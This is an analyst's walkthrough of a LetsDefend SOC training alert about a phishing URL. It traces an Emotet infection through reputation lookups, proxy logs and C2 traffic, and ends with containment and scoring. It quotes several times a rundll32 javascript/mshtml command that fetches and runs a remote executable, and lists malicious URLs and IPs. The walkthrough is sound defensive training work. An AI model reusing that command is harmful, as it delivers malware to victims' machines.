

SOC141 - Phishing URL Detected

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
High	Mar, 22, 2021, 09:23 PM	SOC141 - Phishing URL Detected	86	Proxy	>> ✓
<div>EventID : 86</div> <div>Event Time : Mar, 22, 2021, 09:23 PM</div> <div>Rule : SOC141 - Phishing URL Detected</div> <div>Level : Security Analyst</div> <div>Source Address : 172.16.17.49</div> <div>Source Hostname : EmilyComp</div> <div>Destination Address : 91.189.114.8</div> <div>Destination Hostname : mogagrocol.ru</div> <div>Username : ellie</div> <div>Request URL : http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io</div> <div>User Agent : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36</div> <div>Device Action : Allowed</div>					

Click on >> and create case and click Continue.

Incident Details	
Incident Name:	EventID: 86 - [SOC141 - Phishing URL Detected]
Description:	EventID: 86
Incident Type:	Proxy
Created Date:	Jan, 12, 2024, 04:38 AM
<div>Start Playbook!</div>	

Let's check & analyse the information we have with us before starting the Playbook.

The rule says “**Phishing URL**” and URL generate from an endpoint. A quick look at the URL of the incident and we can see that it is phishing for email address (email=ellie@letsdefend.io) ... but let's establish that.

Let's check the endpoint.

emilycomp	Host Information
EmilyComp 172.16.17.49	Hostname: EmilyComp
	Domain: LetsDefend
	IP Address: 172.16.17.49
	Bit Level: 64
	OS: Windows 10
	Primary User: Emily
	Client/Server: Client
	Last Login: Dec, 05, 2020, 04:12 PM

Emily last logged onto this machine on Dec 05, 2020 an event date is Mar 22, 2021 which is a clear sign that the machine may have been compromised. Let's dig further.

Checking the reputation of the URL on Virustotal

The screenshot shows the VirusTotal interface for a URL. At the top, the URL is entered in the search bar. Below it, a large red circle with the number '4' indicates that 4 security vendors have flagged the URL as malicious. The URL is listed as 'http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io' with a status of 403 and content type 'text/html; charset=utf-8'. The last analysis was performed 1 day ago. Below the URL, there are tabs for 'DETECTION', 'DETAILS', 'TELEMETRY', and 'COMMUNITY'. The 'DETECTION' tab is selected, showing a table of security vendors' analysis. The table lists BitDefender, G-Data, CyRadar, and VIPRE, all of which have flagged the URL as 'Phishing' or 'Malicious'. A 'Community Score' section is also visible, showing a score of 0 out of 91.

Security vendors' analysis	Do you want to
BitDefender	Phishing
G-Data	Phishing
CyRadar	Malicious
VIPRE	Phishing

The serving IP address for this URL is [195.24.68.4](https://www.whois.com/whois/195.24.68.4). When checked for reputation on otx.alienvault.com

The screenshot shows the otx.alienvault.com interface for an IP address. The IP address '195.24.68.4' is entered in the search bar. Below it, a large red circle with the number '58' indicates that 58 security vendors and 3 sandboxes have flagged the file as malicious. The file is listed as 'ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6' with a size of 848.00 KB and a last analysis time of 9 hours ago. The file is identified as 'TestDigitalControl.EXE'. Below the file name, there are tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', and 'COMMUNITY'. The 'DETECTION' tab is selected, showing a table of security vendors' analysis. The table lists AhnLab-V3, ALYac, Arcabit, AVG, BitDefender, and ClamAV, all of which have flagged the file as 'Trojan.Win32.Emotet.R349608' or 'Trojan.Agent.Emotet'. A 'Community Score' section is also visible, showing a score of 0 out of 69.

Security vendors' analysis	Do you want to
AhnLab-V3	Trojan.Win32.Emotet.R349608
ALYac	Trojan.Agent.Emotet
Arcabit	Trojan.Generic.D110BB
AVG	Win32:Evo-gen [Trj]
BitDefender	Trojan.GenericKDZ.69819
ClamAV	Win.Keylogger.Emotet-9608666-0

Confirms that the URL has malicious linkage.

The origin to how the phishing occurred and what links Ellie clicked on is not clear from the logs. But we can see some executables run on the machine as per Terminal history.

```
14.02.2021 12:12 rundle32.exe javascript:'.\mshtml,RunHTMLApplication ';document.write[];GetObject['script:http://ru-uid-507352920.pp.ru/KBDYAK.exe']'
```

The script accessed <http://ru-uid-507352920.pp.ru/KBDYAK.exe> . Checking reputation of KBDYAK.exe

The screenshot shows the VirusTotal interface for a file. The file hash 'ccd380ea868ffad4f960d7455fecf88c2ac3550001bbb6c21c31ae70b3bbf4f6' is entered in the search bar. Below it, a large red circle with the number '58' indicates that 58 security vendors and 3 sandboxes have flagged the file as malicious. The file is listed as 'TestDigitalControl.EXE' with a size of 848.00 KB and a last analysis time of 9 hours ago. The file is identified as 'TestDigitalControl.EXE'. Below the file name, there are tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', and 'COMMUNITY'. The 'DETECTION' tab is selected, showing a table of security vendors' analysis. The table lists AhnLab-V3, ALYac, Arcabit, AVG, BitDefender, and ClamAV, all of which have flagged the file as 'Trojan.Win32.Emotet.R349608' or 'Trojan.Agent.Emotet'. A 'Community Score' section is also visible, showing a score of 0 out of 69.

Security vendors' analysis	Do you want to
AhnLab-V3	Trojan.Win32.Emotet.R349608
ALYac	Trojan.Agent.Emotet
Arcabit	Trojan.Generic.D110BB
AVG	Win32:Evo-gen [Trj]
BitDefender	Trojan.GenericKDZ.69819
ClamAV	Win.Keylogger.Emotet-9608666-0

The file is designated as Emotet (a banking trojan aimed at stealing credentials)


Logs confirm that once the Emotet entered the machine, there have been multiple access to other sites.

Event	
Field	Value
type	Proxy
source_address	172.16.17.49
source_port	14474
destination_address	67.68.210.95
destination_port	80
time	Feb, 14, 2021, 12:13 PM
Raw Log	
URL	http://67.68.210.95/2SjAcA5VhhJlFjBQ/vvszin6AlcmidnG5bg/DaDVVYvEHlclcgcu/0U5UilkaHankrHGa/FYSJmdQDj2ejni1
Device Activ	Allowed

Event	
[Feb, 14, 2021, 12:13 PM] source_address=172.16.17.49 source_port=13434 destination_address=162.241.242.173 destination_port=8080 raw_log: {'URL':...	
Field	Value
type	Proxy
source_address	172.16.17.49
source_port	13434
destination_address	162.241.242.173
destination_port	8080
time	Feb, 14, 2021, 12:13 PM
Raw Log	
URL	http://162.241.242.173:8080/HQ9TemntfBzghL/3wz57awaSHIQrmP/S78n2aUqY7U/

Event	
[Mar, 22, 2021, 09:23 PM] source_address=172.16.17.49 source_port=55662 destination_address=91.189.114.8 destination_port=80 raw_log: {'Request U...	
Field	Value
type	Proxy
source_address	172.16.17.49
source_port	55662
destination_address	91.189.114.8
destination_port	80
time	Mar, 22, 2021, 09:23 PM
Raw Log	
Request URL	http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io

Checking the URL on Virustotal confirms that the machine is now part of a bot network and is being remotely controlled.

[http://162.241.242.173:8080/HQ9TemntfBzghL/3wz57awaSHIQrmP/S78n2aUqY7U/](https://www.virustotal.com/gui/url/http%3A%2F%2F162.241.242.173%3A8080%2FHQ9TemntfBzghL%2F3wz57awaSHIQrmP%2FS78n2aUqY7U%2F)

13

/ 91

Community Score

13 security vendors flagged this URL as malicious

[http://162.241.242.173:8080/HQ9TemntfBzghL/3wz57awaSHIQrmP/S78n2aUqY7U/](#)
162.241.242.173

ip

DETECTION

DETAILS

TELEMETRY

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Crowdsourced context

HIGH 1

MEDIUM 0

LOW 0


INFO 0

SUCCESS 0


CnC Panel - according to source Blueliv - 3 months ago

↳ This URL has been seen hosting a botnet CnC panel for the emotet4 malware


The machine has been compromised and should be immediately contained.




Let's start the Playbook!




Data available



Necessary information has already been gathered from Log Management



Based on our finding, selecting **"Malicious"** here.



As we previously found out that the URL was accessed via remote C2. Selecting **"Accessed"** here.

When was it accessed? Mar, 22, 2021, 09:23 PM

What is the source address? 172.16.17.49

What is the destination address? 91.189.114.8

Which user tried to access? Emily

What is User Agent? Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36

Is the request blocked? No

×

Containment

Please go to the "EDR" page and contain the user machine!

After containment please click "Next" button to finish playbook.

Next

Machine was already contained once determined that it was compromised.

Adding artifacts observed to the report

×

Add Artifacts

+

Value	Comment	Type	Remove
http://ru-uid-50735292	malicious URL	URL Address	
91.210.201.108	malicious ip	IP Address	
195.24.68.4	phishing ip	IP Address	
mogagrocol.ru	phishing site	URL Address	
a4513379dad5233afa40	KBDYAK.exe	MD5 Hash	

Next

×

Analyst Note

Please enter your analysis comments.

Command line execution: 14.02.2021 12:12 rundll32.exe javascript:'.//mshtml,RunHTMLApplication';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')' whereas last system login date was Dec, 05, 2020, 04:12 PM

523 / 3000

Next

Command line execution: 14.02.2021 12:12 rundll32.exe javascript:'.//mshtml,RunHTMLApplication';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')' whereas last system login date was Dec, 05, 2020, 04:12 PM

<http://ru-uid-507352920.pp.ru/KBDYAK.exe> flagged as malicious (VirusTotal), serving IP address 91.210.201.108 with poor reputation and critical spam level (TalosIntelligence)

The machine is probably part of a bot network and is being remotely controlled. The device has been contained.

.. And click and confirm on FINISH PLAYBOOK and close the Alert.

Close Alert

Event ID :

86

☐ True Positive ☒ False Positive

Note:

Command line execution: 14.02.2021 12:12
rundll32.exe javascript:..\mshtml,RunHTMLApplication
login date was Dec, 05, 2020, 04:12 PM

Close Alert

This would be a True Positive as the alert was indeed for a “Phishing URL”.

Let’s check the scores now.

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
High	Jan, 12, 2024, 08:36 AM	SOC141 - Phishing URL Detected	86	Proxy	✓	↺
EventID :		86				
Event Time :		Mar, 22, 2021, 09:23 PM				
Rule :		SOC141 - Phishing URL Detected				
Answer :		True Positive (+5 Point)				
Playbook Answers :		Has Anyone Accessed IP/URL/Domain? (+5 Point) Analyze URL Address (+5 Point)				
Analyst Note :		Command line execution: 14.02.2021 12:12 rundll32.exe javascript:..\mshtml,RunHTMLApplication ';document.write();GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')' whereas last system login date was Dec, 05, 2020, 04:12 PM http://ru-uid-507352920.pp.ru/KBDYAK.exe flagged as malicious (VirusTotal), serving IP address 91.210.201.108 with poor reputation and critical spam level (TalosIntelligence) The machine is probably part of a bot network and is being remotely controlled. The device has been contained.				
Community Walkthrough :		Show				

Hope this helped.